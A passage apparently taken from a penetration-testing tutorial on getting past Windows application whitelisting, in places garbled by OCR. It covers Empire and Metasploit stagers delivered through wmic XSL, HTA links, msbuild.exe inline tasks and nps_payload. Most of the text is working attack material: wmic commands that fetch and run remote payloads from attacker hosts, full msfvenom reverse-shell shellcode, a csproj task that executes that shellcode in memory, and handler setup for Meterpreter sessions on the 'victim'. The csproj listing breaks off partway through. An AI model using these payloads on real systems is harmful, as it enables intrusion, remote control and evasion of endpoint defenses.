
For our next method of wmic Attack, we will use empire. Empire is a post-exploitation framework. Till now we have paired our xsl tacks with Metasploit but in this method, we will use empire framework. It's solely python-based PowerShell windows agent which make it quite useful. Empire is developed by @harmj0y, @sixdub, @enigma0x3, rvrsh3ll, @killswitch_gui, and @xorrior. You can download this framework from **Here**
To have a basic guide of Empire, please visit our article introducing empire:
https://www.hackingarticles.in/hacking-with-empire-powershell-post-exploitation-agent/
Once the empire framework is started, type **listener** to check if there are any active listeners. As you can see in the image below that there are no active listeners. So, to set up a listener type:

```
listeners
uselistner http
set Host http://192.168.1.107
execute
```


With the above commands, you will have an active listener. **Type back** to go out of listener so that you can initiate your PowerShell.
For our wmic attack, we will use a stager. A stager, in the empire, is a snippet of code that allows our malicious code to be run via the agent on the compromised host. So, for this type:

```
usestager windows/launcher_xsl
set Listener http
execute
```

Usestager will create a malicious code file that will be saved in the /tmp named launcher.xsl.



We have use python HTTP server to transfer this file inside victim's machine




And once the file runs, we will have the result on our listener. Run the file in your victim's machine by typing following command:

```
wmic process get brief /format:"http://192.168.1.107:8080/launcher.xsl"
```

To see if we have any session open type 'agents'. Doing so will show you the name of the session you have. To access that session type:

```
interact Z639YHPA
sysinfo
```




Link hta within XSL code


As we know, wmic can execute any file or script remotely, so we will link an hta file within the XSL code. An XSL file will contain a link, to download and execute a malicious hta file via mshta.exe, which is officially triggered by wmic.
Therefore, let's generate an hta file with the help of Metasploit:

```
use exploit/windows/misc/hta_server

msf exploit(windows/misc/hta_server) > set srvhost 192.168.1.109

msf exploit(windows/misc/hta_server) > exploit
```

Now copy the URL and place inside the XSL code, because they have the ability to execute language script of Microsoft.



Then, we have created a "payload.xsl "file, you can take help from this [link] for writing XSL code and then place the link of hta file as shown below.




Now again we need to execute XSL file through wmic.exe with the help of the following command:

```
wmic os get /FORMAT:"http://192.168.1.109/payload.xsl"
```

Once the above command is executed you will have a session open. To access the session, type:

```
sessions 1
```



Bypass Application Whitelisting using msbuild.exe (Multiple Methods)

Introduction to MSbuild.exe

The Microsoft Build Engine is a platform for building applications. This engine, which is also known as **MSBuild**, provides an XML schema for a project file that controls how the build platform processes and builds software. Visual Studio uses MSBuild, but it doesn't depend on Visual Studio. By invoking *msbuild.exe* on your project or solution file, you can organize and build products in environments where Visual Studio isn't installed.
Visual Studio uses MSBuild to load and build managed projects. The project files in Visual Studio (*.csproj*, *.vbproj*, *.vcxproj*, and others) contain MSBuild XML code.

Exploiting Techniques

Generate CSharp file with Msfvenom

We use Microsoft Visual Studio to create C # (C Sharp) programming project with a ***.csproj** suffix that saved in MSBuild format so that it can be compiled with the MSBuild platform into an executable program.
With the help of a malicious build, we can obtain a reverse shell of the victim's machine. Therefore, now we will generate our file.csproj file and for that, first generate a shellcode of c# via msfvenom. Then later that shellcode will be placed inside our file.csproj as given below.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.109 lport=1234
-f csharp
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.109 lport=1234 -f csharp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of csharp file: 1759 bytes
byte[] buf = new byte[341] {
0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,
0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,
0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,
0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,
0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,
0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,
0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,
0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,
0x8d,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,
0x77,0x26,0x07,0x89,0xe8,0xff,0xd0,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,
0x50,0x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,0x68,0xc0,0xa8,0x01,0x6d,
0x68,0x02,0x00,0x04,0xd2,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,
0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,
0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0xff,0x4e,0x08,0x75,0xec,0xe8,0x67,
0x00,0x00,0x00,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,
0xd5,0x83,0xf8,0x00,0x7e,0x36,0x8b,0x36,0x6a,0x40,0x68,0x00,0x10,0x00,0x00,
0x56,0x6a,0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,
0x53,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,
0x68,0x00,0x40,0x00,0x00,0x6a,0x00,0x50,0x68,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
0x57,0x68,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x5e,0x5e,0xff,0x0c,0x24,0x0f,0x85,
0x70,0xff,0xff,0xff,0xe9,0x9b,0xff,0xff,0xff,0x01,0xc3,0x29,0xc6,0x75,0xc1,
0xc3,0xbb,0xf0,0xb5,0xa2,0x56,0x6a,0x00,0x53,0xff,0xd5 };
```

The shellcode generated above should be placed in the XML file and you can download this XML file from GitHub, which has the code that the MSBuild compiles and executes. This XML file should be saved as. **file.csproj** and must be run via MSBuild to get a Meterpreter session.


Note: Replace the shellcode value from your c# shellcode and then rename uf as shellcode as shown in the below image.

```
root@kali:~# cat file.csproj
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <!-- This inline task executes shellcode. -->
  <!-- C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe SimpleTasks.csproj -->
  <!-- Save This File And Execute The Above Command -->
  <!-- Author: Casey Smith, Twitter: @subTee -->
  <!-- License: BSD 3-Clause -->
  <Target Name="Hello">
    <ClassExample />
  </Target>
  <UsingTask
    TaskName="ClassExample"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll
    <Task>

      <Code Type="Class" Language="cs">
      <![CDATA[
        using System;
        using System.Runtime.InteropServices;
        using Microsoft.Build.Framework;
        using Microsoft.Build.Utilities;
        public class ClassExample :  Task, ITask
        {
          private static UInt32 MEM_COMMIT = 0x1000;
          private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
          [DllImport("kernel32")]
            private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,
            UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
          [DllImport("kernel32")]
            private static extern IntPtr CreateThread(
            UInt32 lpThreadAttributes,
            UInt32 dwStackSize,
            UInt32 lpStartAddress,
            IntPtr param,
            UInt32 dwCreationFlags,
            ref UInt32 lpThreadId
            );
          [DllImport("kernel32")]
            private static extern UInt32 WaitForSingleObject(
            IntPtr hHandle,
            UInt32 dwMilliseconds
            );
          public override bool Execute()
          {
            byte[] shellcode = new byte[341] {
0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,
0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,
0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,
0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,
0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,
```

You can run MSBuild from Visual Studio, or from the Command Window. By using Visual Studio, you can compile an application to run on any one of several versions of the .NET Framework.
For example, you can compile an application to run on the .NET Framework 2.0 on a 32-bit platform, and you can compile the same application to run on the .NET Framework 4.5 on a 64-bit platform. The ability to compile to more than one framework is named multitargeting.
To know more about MSBuild read from here: *//docs.microsoft.com/en-us/visualstudio/msbuild/msbuild?view=vs-2015*
Now launch multi handler to get meterpreter session and run the file.csproj file with msbuild.exe at the target path:


```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe file.csproj
```

***Note**: you need to save your malicious payload (XML / csproj) at this location: C:\Windows\Microsoft.NET\Framework\v4.0.30319\ and then execute this file with command prompt.*



As you can observe, we have the meterpreter session of the victim as shown below:


```
use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.109
msf exploit(multi/handler) > set lport 1234
msf exploit(multi/handler) > exploit
```




Generate XML file to Exploit MSBuild

As mentioned above, MSBuild uses an XML- based project file format that is straightforward and extensible, so we can rename the generated file.csproj as file.xml and again run the file.xml with msbuild.exe on the target path: C:\Windows\Microsoft.Net\Framework\v4.0.30319 as shown.

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe file.xml
```



As you can observe, we have the meterpreter session of the victim as shown below:



Nps_Payload Script

This script will generate payloads for basic intrusion detection avoidance. It utilizes publicly demonstrated techniques from several different sources. Written by Larry Spohn (@Spoonman1091) Payload written by Ben Mauch (@Ben0xA) aka dirty_ben. You can download it from **github**.
Nps_payload generates payloads that could be executed with msbuild.exe and mshta.exe to get the reverse connection of the victim's machine via the meterpreter session.

Follow the below step for generating payload:

- Run **./nps_payload.py** script, once you have downloaded nps payload from GitHub
- Press **key 1** to select task "generate msbuild/nps/msf"
- Again Press key 1 to select payload "windows/meterpreter/reverse_tcp"


This will generate a payload in the XML file, send this file at target location C:\Windows\Microsoft.Net\Framework\v4.0.30319 as done in the previous method and simultaneously run below command in a new terminal to start the listener.

```
msfconsole -r msbuild_nps.rc
```

```
root@kali:~/nps_payload# ./nps_payload.py

                                  (          (
                             ) (    )\        )  )\ )
  (    `  )  (       `  )  ( /( )\ )(_)(   ( /( (()/(
  )\ ) /(/(  )\     /(/(  )(_)|()/(  _  )\  )(_)) ((_)
 _(_/(((_)_\((_)   ((_)_\((_)_ )(_)) |((_)((_)_  _| |
| ' \)) '_ \|_-<   | '_ \) | || / _ \/ _` |/ _` |
|_||_|| .__//__/___| .__/\__,_|\_, |\___/\__,_|\__,_|
     |_|     |_____|_|         |__/

                    v1.03


       (1)     Generate msbuild/nps/msf payload
       (2)     Generate msbuild/nps/msf HTA payload
       (99)    Quit

Select a task: 1

Payload Selection:

       (1)     windows/meterpreter/reverse_tcp
       (2)     windows/meterpreter/reverse_http
       (3)     windows/meterpreter/reverse_https
       (4)     Custom PS1 Payload

Select payload: 1
Enter Your Local IP Address (None): 192.168.1.107
Enter the listener port (443):
[*] Generating PSH Payload...
